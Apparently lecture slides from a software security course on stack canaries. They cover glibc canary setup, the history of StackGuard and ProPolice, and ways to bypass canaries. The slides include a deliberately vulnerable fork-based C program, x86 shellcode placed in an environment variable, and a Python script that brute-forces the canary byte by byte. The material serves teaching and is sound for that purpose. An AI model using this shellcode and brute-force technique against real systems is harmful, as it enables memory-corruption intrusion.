  ARCH_SETUP_IREL ();

  /* The stack guard goes into the TCB, so initialize it early.  */
  ARCH_SETUP_TLS ();

  /* In some architectures, IREL{,A} relocations happen after TLS setup in
     order to let IFUNC resolvers benefit from TCB information, e.g. powerpc's
     hwcap and platform fields available in the TCB.  */
  ARCH_APPLY_IREL ();

  /* Set up the stack checker's canary.  */
  uintptr_t stack_chk_guard = _dl_setup_stack_chk_guard (_dl_random);
# ifdef THREAD_SET_STACK_GUARD
  THREAD_SET_STACK_GUARD (stack_chk_guard);
# else
```

https://elixir.bootlin.com/glibc/glibc-2.38/source/csu/libc-start.c#L288

Evolution of Canary

StackGuard published at the 1998 USENIX Security. StackGuard was introduced as a set of patches to the GCC 2.7.

From 2001 to 2005, IBM developed ProPolice. It places buffers after local pointers in the stack frame. This helped avoid the corruption of pointers, preventing access to arbitrary memory locations.

In 2012, Google engineers implemented the -fstack-protector-strong flag to strike a better balance between security and performance. This flag protects more kinds of vulnerable functions than -fstack-protector does, but not every function, providing better performance than -fstack-protector-all. It is available in GCC since its version 4.9.

Most packages in Ubuntu are compiled with -fstack-protector since 6.10. Every Arch Linux package is compiled with -fstack-protector since 2011. All Arch Linux packages built since 4 May 2014 use -fstack-protector-strong.

ProPolice

```
int foo() {
  int a;
  int *b;
  char c[10];
  char d[3];

  b = &a;
  strcpy(c,get_c());
  *b = 5;
  strcpy(d,get_d());
  return *b;
}
```

Default Layout

- RET
- Saved ebp
- a
- b
- c
- d

ProPolice

- RET
- Saved ebp
- Canary
- c
- d
- a
- b

Bypass Canary

-fstack-protector

Bypass Canary

1. Read the canary from the stack due to some information leakage vulnerabilities, e.g. format string
2. Brute force. 32-bit version. Least significant byte is 0, so there are 256^3 combinations = 16,777,216

If it take 1 second to guess once, it will take at most 194 days to guess the canary

Bypass Canary - Apps using fork()

1. Canary is generated when the process is created
2. A child process will not generate a new canary
3. So, we do not need to guess 3 bytes canary at the same time. Instead, we guess one byte a time. At most 256*3 = 768 trials.

bypasscanary

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>

char g_buffer[200] = {0};
int g_read = 0;

int vulfoo()
{
        char buf[40];
        FILE *fp;

        while (1)
        {
                fp = fopen("/tmp/exploit", "r");
                if (fp)
                        break;}


        usleep(500 * 1000);
        g_read = 0;
        memset(g_buffer, 0, 200);
        g_read = fread(g_buffer, 1, 70, fp);
        printf("Child reads %d bytes. Guessed canary is %x.\n",
g_read, *((int*)(&g_buffer[40])));
```

```
        memcpy(buf, g_buffer, g_read);

        fclose(fp);
        remove("/tmp/exploit");
        return 0;
}

int main(int argc, char *argv[])
{
        while(1)
        {
                printf(“\n”);
                if (fork() == 0)
                {
                        //child
                        printf("Child pid: %d\n", getpid());
                        vulfoo();
                        printf("I pity the fool!\n");
                        exit(0);
                }
                else
                {
                        //parent
                        int status;
                        printf("Parent pid: %d\n", getpid());
                        waitpid(-1, &status, 0);
                } }
}
```

bc



Canary: 0x??????00

Demo

1. To make things easier, we put the shellcode in env variable.
2. Write a script to guess the canary byte by byte.
3. Send the full exploit to the program

```
export SCODE=$(python2 -c "print '\x90'* sled size +
'\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\xb0\x05\x89\xe3\x31\xc9\x31\xd2\xcd\x80\x
89\xc1\x31\xc0\xb0\x64\x89\xc6\x31\xc0\xb0\xbb\x31\xdb\xb3\x01\x31\xd2\xcd\x8
0\x31\xc0\xb0\x01\x31\xdb\xcd\x80' ")
```

Example

```
#! /usr/bin/python2

import os.path
import time
import struct
from os import path

def main():
    for c1 in range(0, 255):
        while path.exists("exploit"):
            time.sleep(1)

        f = open('exploit', 'w')

        f.write(b'A'*40 + struct.pack("B", c1))
        f.close()

if __name__== "__main__":
    main()
```

In-class Exercise: re_3_32 and re_4_64